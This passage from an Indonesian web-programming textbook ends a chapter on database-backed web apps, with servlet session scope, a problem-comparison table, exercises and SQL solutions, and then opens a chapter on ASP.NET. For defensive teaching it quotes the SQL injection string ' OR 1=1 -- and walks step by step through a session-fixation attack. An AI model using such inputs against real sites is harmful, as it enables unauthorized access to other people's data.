Kode 8.48 (Lanjutan) *P812Visits.java: hitungan yang sama di server JDK, dengan dua klien yang menyimpan cookie.*

```
    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 0), 0);
        server.createContext("/visits", P812Visits::visits);
        server.start();
        URI u = URI.create("http://127.0.0.1:" + server.getAddress().getPort() +
"/visits");
        Map<String, HttpClient> browsers = Map.of(                          // masing-
masing menyimpan cookie-nya sendiri
                "Rina", HttpClient.newBuilder().cookieHandler(new CookieManager()).build(),
                "Bayu", HttpClient.newBuilder().cookieHandler(new
CookieManager()).build());
        try {
            for (String who : new String[] {"Rina", "Rina", "Bayu", "Rina"}) {
                String body = browsers.get(who).send(HttpRequest.newBuilder(u).build(),
                        HttpResponse.BodyHandlers.ofString()).body();
                System.out.println(who + ": " + body);
            }
        } finally {
            server.stop(0);
        }
    }
}
```

```
Rina: your visits=1, all visits=1
Rina: your visits=2, all visits=2
Bayu: your visits=1, all visits=3
Rina: your visits=3, all visits=4
```

Penyelesaian keliru yang menggoda. Simpan "kunjungan Anda" di sebuah *field*, karena *field* "mengingat di antara permintaan", dan itu benar. Lihatlah kunjungan pertama Bayu pada keluaran *servlet*: *field*-nya bernilai 3. Bayu baru berkunjung sekali; angka 3 itu ikut menghitung kunjungan Rina, sebab hanya ada satu objek *servlet* dan objek itu melayani semua orang. Di halaman JSP kesalahan yang sama ditulis `<%! int count = 0; %>`: sebuah *deklarasi* menjadi *field* dari *servlet* hasil pembangkitan (Bab 7), sehingga halaman memperlihatkan bilangan bersama yang sama kepada setiap pengunjung. Apa pun yang milik satu pengunjung (hitungannya, keranjangnya, identitasnya) diletakkan di sesi.

> **UJI DIRI.** Untuk setiap nilai berikut, pilih *scope*-nya: (a) pesan "Payment recorded" yang ditampilkan sekali setelah *redirect*; (b) daftar nota yang ditampilkan sebuah halaman JSP; (c) banyaknya pelanggan yang sedang *login*; (d) gerai pilihan seorang kasir untuk sisa hari itu.
>
> *Jawaban.* (a) Sesi, dihapus begitu sudah ditampilkan: "flash" pada Laundry Desk; *request scope* tidak akan bertahan melewati *redirect*. (b) *Request*: nilai itu hanya diperlukan selama halaman yang satu ini dibangun. (c) Aplikasi, diperbarui ketika sesi dimulai dan berakhir. (d) Sesi: nilai itu milik satu kasir dan sebaiknya berakhir ketika ia *logout*.

8.8 Perbandingan Soal-Soal dalam Bab Ini

Tabel 8.6 menjajarkan kedua belas soal. Bacalah kolom terakhirnya ke bawah: pada setiap soal, penyelesaian yang menggoda bekerja pada contoh biasa dan gagal pada satu masukan tertentu atau satu keadaan tertentu, dan pada sebagian besar soal keadaan itu bukanlah contoh yang diberikan dalam pernyataannya. Itulah argumen terkuat yang dapat diajukan bab ini untuk Langkah 6 metode: tuliskan kasus tepinya sebelum Anda menulis kodenya.

Tabel 8.6 Kedua belas soal bab ini: apa yang dilatih masing-masing dan kasus yang keliru pada penyelesaian yang menggoda.

Soal	Pokok	Gagasan utama	Yang keliru pada penyelesaian yang menggoda
8.1	rancangan basis data	entitas, kunci, *foreign key* yang ditegakkan	SQLite tanpa `PRAGMA foreign_keys = ON` menyimpan baris yatim
8.2	autentikasi	*hash* lambat bergaram, id sesi baru saat *login*	*hash* cepat tanpa garam membuka kata sandi yang sama
8.3	fitur CRUD	*front controller*, transaksi, pemeriksaan di *server*	memercayai `min="1"` milik peramban
8.4	bukti dan penyerahan	uji penerimaan lewat HTTP, `.gitignore`, pengaturan lingkungan	rahasia yang sekali di-*commit* tetap ada di riwayat
8.5	laporan SQL	`WHERE` untuk baris, `HAVING` untuk kelompok, rentang setengah terbuka	`BETWEEN` kehilangan hari terakhir; bilangan terikat sebagai teks
8.6	*SQL injection*	*placeholder* menjauhkan masukan dari teks SQL	`' OR 1=1 --` membuka nota orang asing
8.7	*cookie* dan sesi	fakta tetap di *server*; bertanda tangan bukan berarti rahasia	*cookie* `role` diubah menjadi `staff`
8.8	keluaran XML	bangun pohon, biarkan pustaka meloloskan	`&` dalam deskripsi merusak dokumen
8.9	XML Schema	*well-formed*, lalu valid	`lost`, `five`, `USD` yang *well-formed* diterima
8.10	JSON	bilangan sebagai bilangan	`DECIMAL` MySQL menjadi string; `+` merangkai teks
8.11	*servlet* dan JSP	*controller* mengisi *request scope*, *view* hanya menampilkan	`${…}` telanjang tidak meloloskan
8.12	siklus hidup dan *scope*	satu objek *servlet*, banyak pengunjung	*field* menghitung kunjungan semua orang

8.9 Profitina dalam Praktik

Profitina, platform visibilitas AI (GEO) yang berjalan di app.profitina.com, mengukur seberapa siap situs web sebuah merek untuk dikutip oleh mesin penjawab AI, lalu membantu memperbaiki apa yang ditemukannya. Gagasan-gagasan bab ini tampak dalam wujud publik produk itu, dalam skala yang lebih besar daripada sebuah meja *laundry*.

Akun, sesi, dan data pribadi. Fitur akun Profitina dibangun untuk undang-undang pelindungan data pribadi Indonesia, UU PDP 27/2022: kata sandi disimpan dengan Argon2id, *hash* lambat bergaram dari keluarga yang sama dengan PBKDF2 pada Soal 8.2; percobaan *login* dibatasi lajunya; dan pengguna dapat mengekspor datanya, mengubah alamat surel atau kata sandinya, dan menghapus akunnya sepenuhnya. Setiap fitur itu adalah sekelompok kecil rute dengan pemeriksaan izin di depannya, persis bentuk **Tabel 8.2**, dan masing-masing bergantung pada identitas yang disimpan di *server*, seperti pada Soal 8.7.

Satu basis data, dua mesin, dijaga tetap jujur. Produk itu berjalan di PostgreSQL dalam produksi dan di SQLite pada sebagian jalur pengujiannya, dengan penjaga yang memeriksa bahwa SQL-nya tetap sah di keduanya. Soal 8.5 memperlihatkan dalam bentuk mini mengapa penjaga semacam itu layak ada: kode PDO yang sama mengembalikan laporan yang benar di MySQL dan laporan kosong di SQLite, karena kedua mesin membandingkan teks dan bilangan secara berbeda.

Data terstruktur untuk mesin. Banyak hal yang diperiksa Profitina pada sebuah situs web adalah data terstruktur yang ditulis untuk dibaca mesin, seperti *markup* schema.org, `robots.txt`, dan berkas `/llms.txt` yang diterbitkan oleh situs pemasarannya sendiri. Inilah pelajaran Soal 8.8 sampai 8.10 yang dihadapkan ke luar: dokumen yang akan ditindaklanjuti program harus *well-formed*, harus mengikuti skema yang disepakati, dan harus memakai tipe yang benar.

Pengujian sebagai gerbang rilis. Tidak ada rilis yang keluar sebelum seluruh rangkaian uji otomatis, jauh lebih dari seribu uji, lolos. Uji penerimaan Soal 8.4, dua puluh empat pemeriksaan yang berjalan dalam dua detik terhadap tiga *server*, adalah gagasan yang sama dalam ukuran satu bab.

Seperti biasa, produk itu memberi saran dan penggunanya yang memutuskan: skor visibilitas adalah pengukuran beserta penjelasannya, bukan jaminan. Versi yang dapat dijalankan dari setiap gagasan di atas adalah kode Profitina Laundry dalam bab ini.

8.10 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Merancang halaman sebelum data. Tabel yang diputuskan pada hari terakhir merusak setiap halaman yang dibangun di atas tabel lama. Kerjakan Langkah 2 dan 3 metode lebih dulu, dan gambarlah model konseptual sebelum menulis `CREATE TABLE` (Soal 8.1).

Mendeklarasikan *foreign key* yang tidak ditegakkan. SQLite memerlukan `PRAGMA foreign_keys = ON` pada setiap koneksi; MySQL memerlukan tabel InnoDB. Ujilah kuncinya dengan mencoba melanggarnya (Soal 8.1).

Menyimpan kata sandi secara dapat dibalik, atau meng-*hash*-nya dengan cepat tanpa garam. Pakailah *hash* lambat bergaram (PBKDF2, bcrypt, atau Argon2) melalui fungsi bahasa yang sudah teruji, dan bandingkan dengan waktu tetap (Soal 8.2).

Mempertahankan id sesi melewati *login*. Ganti id itu saat *login* dan musnahkan sesi saat *logout* (Soal 8.2).

Memeriksa hanya di peramban. Atribut HTML seperti `required` dan `min` membantu pengguna jujur; *server* harus memeriksa semuanya lagi, dan harus menghitung harga sendiri (Soal 8.3).

Mengubah data dengan `GET`, atau menjawab `POST` dengan halaman. Pakailah `POST` untuk setiap perubahan dan jawablah dengan *redirect* (Subbab 8.2, Langkah 4).

Dua operasi tulis yang berkaitan tanpa transaksi. Nota tanpa baris log, atau pembayaran tanpa nota, muncul pada kali pertama pernyataan kedua gagal. Bungkuslah keduanya bersama-sama (Soal 8.3).

Menaruh rahasia di repositori. Bacalah rahasia dari lingkungan dan *commit*-lah templat tanpa nilai; rahasia yang sudah di-*push* harus diganti, bukan dihapus (Soal 8.4).

`BETWEEN` pada stempel waktu. Bentuk itu tidak memuat apa pun sesudah tengah malam pada hari terakhir. Pakailah `>= awal AND < hari berikutnya` (Soal 8.5).

Membiarkan PDO mengikat bilangan sebagai teks. `execute([...])` mengirim string; untuk bilangan yang dibandingkan dengan agregat, ikatlah dengan `PDO::PARAM_INT` (Soal 8.5).

Membangun SQL dari masukan. Pakailah *placeholder* untuk setiap nilai, dan daftar tetap nama yang diizinkan untuk pengenal (Soal 8.6).

Memercayai *cookie*. *Cookie* adalah klaim dari pengunjung. Simpan peran dan identitas di sesi (Soal 8.7), dan ingat bahwa *cookie* bertanda tangan tetap dapat dibaca.

Menulis XML atau JSON dengan merangkai string. Bangun pohon atau larik dan biarkan pustaka menulis teksnya (Soal 8.8 dan 8.10).

Berhenti pada *well-formed*. Validasikan terhadap skema sebelum menindaklanjuti dokumen dari pihak lain (Soal 8.9).

Uang sebagai string atau bilangan titik mengambang. Kirimlah rupiah bulat sebagai bilangan JSON, dan simpan uang sebagai `DECIMAL` (Soal 8.1 dan 8.10).

Mencetak tanpa meloloskan. Pakailah `c:out`, peloloskan bawaan Jinja, atau fungsi `h()` untuk setiap nilai; `${…}` telanjang atau `|safe` adalah lubang (Soal 8.11).

Data per pengunjung di *field servlet* atau deklarasi JSP. Hanya ada satu objek *servlet* untuk semua orang; pakailah sesi (Soal 8.12).

8.11 Ringkasan Bab

- Soal web diselesaikan dalam delapan langkah (Subbab 8.2): orang dan kata kerja, kata benda dan tabel, satu tempat untuk setiap fakta, URL, izin, pemeriksaan, satu permintaan setiap kali, serta rahasia dijauhkan sementara laporan terus dijaga.
- Proyek Soal 8.1 sampai 8.4 adalah satu aplikasi, Laundry Desk, yang ditulis tiga kali (PHP dengan PDO, Java dengan *server* HTTP JDK dan JDBC, Python dengan Flask), masing-masing disusun sebagai *model*, *view*, dan *controller*, semuanya lolos dua puluh empat pemeriksaan penerimaan yang sama pada basis data yang sama.
- Rancangan basis data mempunyai dua tingkat: model konseptual (entitas, relasi, kardinalitas; **Gambar 8.1**) dan model fisik (tabel, tipe, kunci, *constraint*; **Gambar 8.2**). *Foreign key* hanya sebaik penegakannya.
- Autentikasi menyimpan *hash* lambat bergaram, membandingkan dengan waktu tetap, menyimpan identitas di sesi sisi *server* atau sesi bertanda tangan, mengganti id sesi saat *login*, dan memusnahkan sesi saat *logout*.
- Fitur-fiturnya mengikuti *Post/Redirect/Get*, memeriksa segala sesuatu di *server*, membiarkan basis data menegakkan aturannya dan melaporkannya dengan kata-kata, serta mengelompokkan operasi tulis yang berkaitan ke dalam transaksi.
- Penyerahan berarti bukti yang dapat dijalankan ulang (uji penerimaan lewat HTTP), laporan dengan bagian-bagian **Tabel 8.4**, repositori tanpa rahasia maupun data, dan penerapan yang dikonfigurasi melalui lingkungan.
- Laporan SQL menyaring baris dengan `WHERE`, kelompok dengan `HAVING`, dan stempel waktu dengan rentang setengah terbuka; nilai yang diikat memerlukan tipe yang tepat (Soal 8.5). *Placeholder* menghentikan *SQL injection* (Soal 8.6). Sesi, bukan *cookie*, yang menyimpan fakta (Soal 8.7).
- XML dan JSON ditulis oleh pustaka, divalidasi terhadap skema bila datang dari pihak lain, dan membawa bilangan sebagai bilangan (Soal 8.8 sampai 8.10).
- *Controller servlet* mengisi *request scope* dan meneruskan ke *view* JSP yang hanya menampilkan dan selalu meloloskan (Soal 8.11); kontainer membuat satu objek *servlet*, sehingga data per pengunjung tempatnya di sesi (Soal 8.12, **Tabel 8.5**).

8.12 Soal Latihan

Latihan 8.1, 8.2, dan 8.10 meminta SQL; penyelesaiannya ada dalam satu berkas, **Kode 8.49**, yang dijalankan pada data contoh. Latihan lainnya meminta penalaran atau sepotong kode pendek dan dijawab dengan kata-kata.

1. **(Menghitung menurut status.)** Tulislah kueri yang menampilkan banyaknya nota gerai O02 di setiap status. Apa hasilnya pada data contoh?
2. **(Pelanggan terbaik.)** Tulislah kueri untuk tiga pelanggan dengan tagihan terbesar atas nota yang diterima pada September 2026, beserta banyaknya nota dan totalnya. Pecahkan nilai seri menurut id pelanggan.
3. **(Salinan yang disimpan.)** `Bill.payment` disalin dari `Service.price × Bill.unit`, sedangkan nama pelanggan tidak pernah disalin ke `Bill`. Jelaskan mengapa salinan yang satu merupakan rancangan yang baik dan yang lain tidak, dilihat dari apa yang terjadi bila sumbernya berubah.
4. **(Permintaan palsu.)** Sebuah halaman di situs lain memuat formulir tersembunyi yang mengirim ke `http://your-laundry/customers/C0001/delete`. Apa yang saat ini melindungi Laundry Desk ketika seorang kasir yang sedang *login* mengunjungi halaman itu, dan perlindungan tambahan apa yang akan Anda pasang?
5. **(DTD atau skema.)** Tulislah DTD untuk dokumen Soal 8.8. Aturan mana dari **Kode 8.30** yang tidak dapat dinyatakannya?
6. **(*Session fixation*.)** Uraikan, langkah demi langkah, serangan yang dicegah oleh `session_regenerate_id(true)` pada rute *login*.
7. **(Mengurutkan dengan aman.)** Daftar pelanggan harus dapat diurutkan menurut `name`, `phone`, atau `credit`, dipilih dengan `?sort=` di URL. Mengapa ini tidak dapat berupa *placeholder* `?`, dan bagaimana menulisnya dengan aman?
8. **(Uang dan konversi.)** Sebuah layanan keliru diberi harga `12500.50`. Apa yang dicetak `(int)` pada **Kode 8.35**, dan apa yang seharusnya terjadi?
9. **(Ke mana perginya waktu?)** Uji penerimaan mengisi `LAUNDRY_NOW`. Apa yang akan berubah pada keluarannya bila tidak, apakah ada pemeriksaan yang gagal, dan mengapa membekukan jam tetap penting?
10. **(Membatalkan nota.)** Tulislah SQL yang membatalkan nota antre `B2953` sebagaimana diwajibkan aturan basis data (lihat **Gambar 8.4**), semua atau tidak sama sekali, dengan kasir `E0004` tercatat di log.

8.13 Penyelesaian Soal Latihan

Latihan 8.1, 8.2, dan 8.10. Kode 8.49 memuat ketiga penyelesaiannya.

Kode 8.49 `exercises.sql`: penyelesaian Latihan 8.1, 8.2, dan 8.10.

```sql
-- exercises.sql - penyelesaian soal latihan SQL Bab 8 (sama untuk SQLite dan MySQL).

-- Latihan 8.1: nota gerai O02 per status, menurut keadaan data (30 September 2026, 21.00).
SELECT status, COUNT(*) AS bills
  FROM Bill
 WHERE Outlet_id = 'O02'
 GROUP BY status
 ORDER BY status;

-- Latihan 8.2: tiga pelanggan dengan tagihan terbesar untuk nota yang diterima pada
September 2026.
SELECT c.id, c.name, COUNT(*) AS bills, SUM(b.payment) AS charged
  FROM Bill b JOIN Customer c ON c.id = b.Customer_id
 WHERE b.arrived >= '2026-09-01' AND b.arrived < '2026-10-01'
 GROUP BY c.id, c.name
 ORDER BY charged DESC, c.id
 LIMIT 3;

-- Latihan 8.10: batalkan nota antre B2953, semua atau tidak sama sekali.
BEGIN;
UPDATE Bill SET status = 'departed', departed = '2026-09-30 21:00:00', payment = 0
 WHERE id = 'B2953' AND status = 'queued';
INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES ('B2953', 'cancelled', '2026-09-30 21:00:00', 'E0004');
COMMIT;
SELECT id, status, finished, departed, payment FROM Bill WHERE id = 'B2953';
```

Di MariaDB dengan data contoh (SQLite memberikan baris yang sama, tanpa `.00`):

```
+----------+-------+
| status   | bills |
+----------+-------+
| departed |   981 |
| finished |     6 |
| queued   |     9 |
+----------+-------+
+-------+------------------+-------+-----------+
| id    | name             | bills | charged   |
+-------+------------------+-------+-----------+
| C0158 | Endah Ika Rahman |    10 | 513000.00 |
| C0151 | Syaiful Wijaya   |     7 | 434000.00 |
| C0167 | Evi Syahputra    |     8 | 411000.00 |
+-------+------------------+-------+-----------+
+-------+----------+----------+---------------------+---------+
| id    | status   | finished | departed            | payment |
+-------+----------+----------+---------------------+---------+
| B2953 | departed | NULL     | 2026-09-30 21:00:00 |    0.00 |
+-------+----------+----------+---------------------+---------+
```

Untuk Latihan 8.1, gerai O02 mempunyai 981 nota yang sudah diambil, 6 yang siap diambil, dan 9 yang masih antre. Untuk Latihan 8.2 pengelompokannya menurut `c.id` *dan* `c.name`, sebab SQL standar mewajibkan setiap kolom terpilih yang tidak diagregasi ikut dikelompokkan; rentang tanggalnya setengah terbuka, seperti pada Soal 8.5; `LIMIT 3` mempertahankan tiga teratas setelah pengurutan. Untuk Latihan 8.10, `UPDATE` mempunyai kondisi tambahan `AND status = 'queued'`, agar nota yang sudah selesai tidak terbatalkan karena keliru, dan `UPDATE` serta `INSERT`-nya berada dalam satu transaksi. Hasilnya memenuhi setiap `CHECK` dalam skema: `departed` dengan waktu keberangkatan, tanpa waktu selesai, dan tagihan nol. Jalankan pada salinan basis data; perintah itu mengubah data.

Latihan 8.3. Tagihan mencatat sebuah peristiwa: apa yang disetujui pelanggan ini untuk dibayar pada hari itu. Bila daftar harga berubah bulan depan, nota bulan lalu tidak boleh berubah, sehingga nilainya harus disalin pada saat ia menjadi benar. Nama pelanggan adalah fakta terkini

tentang pelanggan, bukan tentang nota; bila disalin ke setiap nota, ejaan yang dibetulkan harus diubah di setiap salinan, dan melupakan satu saja membuat basis data bertentangan dengan dirinya sendiri (anomali pembaruan pada Bab 5). Salinlah yang bersifat sejarah; rujuklah yang bersifat terkini.

Latihan 8.4. Saat ini *cookie* sesi dikirim dengan `SameSite=Lax`, sehingga peramban *tidak* menyertakannya pada `POST` yang dimulai oleh situs lain; penghapusan palsu itu tiba tanpa sesi dan dialihkan ke halaman *login*. Perlindungan yang lebih kuat, yang tidak bergantung pada perilaku peramban, adalah *token CSRF*: nilai acak yang disimpan di sesi dan dicetak sebagai isian tersembunyi pada setiap formulir situs; setiap *handler* `POST` membandingkan nilai yang dikirim dengan milik sesi memakai `hash_equals` dan menolak permintaan bila keduanya berbeda. Situs lain tidak dapat membaca token itu, sehingga tidak dapat memalsukan formulirnya.

Latihan 8.5. Salah satu DTD yang mungkin: `<!ELEMENT bills (bill*)> <!ATTLIST bills outlet CDATA #REQUIRED date CDATA #REQUIRED> <!ELEMENT bill (customer, service, unit, charged)> <!ATTLIST bill id ID #REQUIRED status (queued|finished|departed) #REQUIRED> <!ELEMENT customer (#PCDATA)> <!ATTLIST customer id CDATA #REQUIRED>`, hal yang sama untuk `service`, `<!ELEMENT unit (#PCDATA)> <!ELEMENT charged (#PCDATA)> <!ATTLIST charged currency CDATA #FIXED "IDR">`. DTD dapat menyatakan urutan elemen, atribut yang wajib, daftar status, dan mata uang yang tetap. DTD tidak dapat menyatakan bahwa `date` adalah tanggal, bahwa `unit` adalah bilangan bulat positif, bahwa `charged` adalah bilangan bulat tak negatif, atau bahwa id nota adalah `B` diikuti empat digit: DTD tidak mempunyai tipe data selain teks.

Latihan 8.6. (1) Penyerang membuka situs dan menerima id sesi, misalnya `abc`, yang belum *login*. (2) Ia memasukkan id itu ke peramban korban, misalnya melalui tautan pada situs yang mengizinkan id diatur lewat URL, atau melalui komputer bersama. (3) Korban *login*; tanpa penggantian id, *server* kini mencatat "sesi `abc` adalah Dewi, kasir". (4) Penyerang, yang mengetahui `abc`, mengirim permintaan dengan id itu dan menjadi Dewi. Mengganti id saat *login* membuat `abc` tidak berharga pada langkah 3: sesi yang sudah *login* mempunyai id baru yang tidak pernah dilihat penyerang.

Latihan 8.7. *Placeholder* hanya dapat mewakili *nilai*; nama kolom adalah bagian dari struktur pernyataan, yang harus diketahui basis data ketika menyiapkan pernyataan itu. Jadi bandingkan masukannya dengan daftar tetap dan pakailah salinan milik Anda sendiri: `$allowed = ['name' => 'name', 'phone' => 'phone', 'credit' => 'credit']; $col = $allowed[$_GET['sort'] ?? ''] ?? 'name';` lalu `"… ORDER BY $col, id"`. Teks SQL kini hanya pernah memuat salah satu dari tiga string yang ditulis program itu sendiri.

Latihan 8.8. `(int) 12500.50` bernilai `12500`: konversi itu memotong, diam-diam menghilangkan lima puluh sen, dan di MySQL teks `"12500.50"` akan terpotong dengan cara yang sama. Daftar harga dirancang dalam rupiah bulat, sehingga jawaban yang benar adalah menolak nilai itu di tempat masuknya: `Service_price_pos` dapat didampingi pemeriksaan bahwa harganya bilangan bulat, dan formulir penyunting harga sebaiknya hanya menerima bilangan bulat. Bila suatu hari jumlah pecahan diperlukan, JSON harus membawanya sebagai bilangan (`12500.5`) atau sebagai bilangan bulat dalam satuan terkecil, tidak pernah sebagai bilangan bulat yang terpotong.

Latihan 8.9. Setiap stempel waktu yang ditulis *server* akan berasal dari jam mesin. Nota baru `B2954` akan diterima, selesai, dan diambil pada waktu nyata saat uji dijalankan, sehingga baris yang dicetak pemeriksaan F9 akan menampilkan tanggal dan jam yang berbeda setiap kali; tidak ada pemeriksaan yang gagal, sebab ketiga waktu itu berasal dari jam yang sama dan karenanya

tetap memenuhi *constraint* `Bill_finished_order` dan `Bill_departed_order` (`finished >= arrived`, `departed >= finished`). Namun pembekuan tetap penting karena dua alasan. Uji yang keluaran cetaknya berubah dari waktu ke waktu tidak dapat dibandingkan dengan jalannya uji sebelumnya, sehingga perubahan perilaku yang sungguhan akan tenggelam di antara perubahan yang tidak berbahaya. Selain itu data contoh berakhir pada 30 September 2026 pukul 21.00: demonstrasi pada hari yang lebih awal akan memperlihatkan nota baru yang tiba *sebelum* nota-nota yang sudah ada di toko, yang membingungkan siapa pun yang membaca halamannya. Membekukan jam membuat jalannya uji dapat diulang dan ceritanya konsisten.

Latihan 8.10. Lihat **Kode 8.49** beserta keluarannya di atas. ## U Daftar Pustaka

[1] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, IETF, Jun. 2022. [Online]. Available: https://www.rfc-editor.org/rfc/rfc9110

[2] Laravel, "Laravel Documentation: Installation, Routing, Controllers, Eloquent ORM, Starter Kits." [Online]. Available: https://laravel.com/docs

[3] R. Elmasri and S. B. Navathe, *Fundamentals of Database Systems*, 7th ed. Hoboken, NJ, USA: Pearson, 2016.

[4] Oracle Corporation, "FOREIGN KEY Constraints," *MySQL 8.4 Reference Manual*, section 15.1.20.5. [Online]. Available: https://dev.mysql.com/doc/refman/8.4/en/create-table-foreign-keys.html

[5] SQLite Consortium, "SQLite Foreign Key Support." [Online]. Available: https://www.sqlite.org/foreignkeys.html

[6] K. Moriarty, B. Kaliski, and A. Rusch, "PKCS #5: Password-Based Cryptography Specification Version 2.1," RFC 8018, IETF, Jan. 2017. [Online]. Available: https://www.rfc-editor.org/rfc/rfc8018

[7] OWASP Foundation, "Password Storage Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[8] OWASP Foundation, "Session Management Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

[9] The PHP Group, "PHP Data Objects" and "Password Hashing," *PHP Manual*. [Online]. Available: https://www.php.net/manual/en/book.pdo.php

[10] Pallets Projects, "Flask Documentation: Sessions, Templates, Testing Flask Applications," version 3.1. [Online]. Available: https://flask.palletsprojects.com/

[11] Git Project, "gitignore: Specifies intentionally untracked files to ignore," *Git Reference Manual*. [Online]. Available: https://git-scm.com/docs/gitignore

[12] OWASP Foundation, "SQL Injection Prevention Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[13] A. Barth, "HTTP State Management Mechanism," RFC 6265, IETF, Apr. 2011. [Online]. Available: https://www.rfc-editor.org/rfc/rfc6265

[14] T. Bray, J. Paoli, C. M. Sperberg-McQueen, E. Maler, and F. Yergeau, Eds., "Extensible Markup Language (XML) 1.0 (Fifth Edition)," W3C Recommendation, Nov. 2008. [Online]. Available: https://www.w3.org/TR/xml/

[15] D. Peterson, S. Gao, A. Malhotra, C. M. Sperberg-McQueen, and H. S. Thompson, Eds., "W3C XML Schema Definition Language (XSD) 1.1 Part 2: Datatypes," W3C Recommendation, Apr. 2012. [Online]. Available: https://www.w3.org/TR/xmlschema11-2/

[16] T. Bray, Ed., "The JavaScript Object Notation (JSON) Data Interchange Format," RFC 8259, IETF, Dec. 2017. [Online]. Available: https://www.rfc-editor.org/rfc/rfc8259

[17] Eclipse Foundation, *Jakarta Servlet Specification*, version 6.0, 2022. [Online]. Available: https://jakarta.ee/specifications/servlet/6.0/

[18] Eclipse Foundation, *Jakarta Standard Tag Library Specification*, version 3.0, 2022. [Online]. Available: https://jakarta.ee/specifications/tags/3.0/

Bab 9
ASP.NET dan Rich Internet Application

Setelah menyelesaikan bab ini, Anda akan tahu apa itu *rich internet application*, mengapa web dahulu membutuhkan *plugin* seperti Flash, Silverlight, dan *applet* Java agar terasa "kaya", dan mengapa semuanya kini telah lenyap. Anda akan memahami Ajax dari dalam: peramban meminta *data* kepada server, bukan satu halaman utuh, lalu JavaScript hanya mengubah bagian halaman yang berubah. Anda akan menelusuri ASP.NET sejak Web Forms pada 2002 hingga ASP.NET Core di atas .NET 10, memasang .NET 10 SDK dan C# Dev Kit, membuat aplikasi Razor Pages dengan satu perintah, lalu membongkarnya berkas demi berkas. Anda akan menulis Razor, menjawab `GET` dan `POST` dengan *handler*, membangun formulir tervalidasi dengan *tag helper*, serta membaca halaman Web Forms lengkap dengan bentuk modern dari setiap gagasannya. Kemudian Anda akan membangun **status nota langsung** (*live bill status*) untuk Profitina Laundry — halaman tempat pelanggan menyaksikan cuciannya menjadi *Ready for pickup* tanpa menekan Reload — sebanyak empat kali: dalam Razor Pages, PHP, Java, dan Python, semuanya dijalankan oleh satu *front end* JavaScript yang sama.

9.1 Posisi Kita Saat Ini

Bab 1 memberi kita kalimat yang menopang seluruh buku ini: **peramban meminta, server menjawab**. Bab 2 sampai 7 mengisi kedua sisinya: HTML, CSS, dan sedikit JavaScript di peramban; PHP, MySQL, XML, dan — pada Bab 7 — *servlet* serta JSP Java di server.

Di setiap bab itu, percakapannya berirama sama. Pengunjung mengeklik; peramban mengirim permintaan; server membangun *halaman baru yang utuh*; peramban membuang halaman lama dan menggambar yang baru. Klik, tunggu, layar putih sekejap, halaman baru. Program di komputer Anda sendiri tidak berperilaku begitu: tekan sebuah tombol, satu angka berubah, dan segala hal lain tetap di tempatnya.

Bab ini menggabungkan dua pokok bahasan. Yang pertama adalah pertanyaan **bagaimana sebuah halaman web dapat terasa seperti program desktop?** Jawabannya, *rich internet application*, memiliki sejarah dengan akhir yang mengejutkan, yang diceritakan di Subbab 9.2 dan 9.3: selama lima belas tahun jawabannya adalah "pasang *plugin*", lalu semua *plugin* itu mati, dan jawabannya berganti menjadi Ajax, `fetch()`, dan JSON. Yang kedua adalah **ASP.NET**, *framework* server buatan Microsoft dan teknologi server terakhir yang diajarkan buku ini; banyak sekali sistem bisnis di bank, kantor pemerintahan, dan pabrik berjalan di atasnya. Subbab 9.4 sampai 9.9 membawa Anda dari sejarahnya hingga aplikasi yang berjalan. Keduanya bertemu di Subbab 9.10, ketika Profitina Laundry mendapatkan fitur "kaya" pertamanya, dan Subbab 9.11 sampai 9.14 menunjukkan bahwa peramban tidak peduli dalam bahasa apa server ditulis.


9.2 Rich Internet Application

9.2.1 Apa arti "kaya"

Aplikasi desktop — lembar kerja, pemutar musik — bereaksi seketika, tetapi harus dipasang dan diperbarui di setiap mesin. **Aplikasi web** tidak perlu dipasang dan langsung diperbaiki untuk semua orang begitu servernya diperbaiki, tetapi secara klasik setiap tindakan memerlukan satu perjalanan pulang-pergi ke server dan satu halaman baru. *Rich internet application* berusaha memiliki kelebihan keduanya.

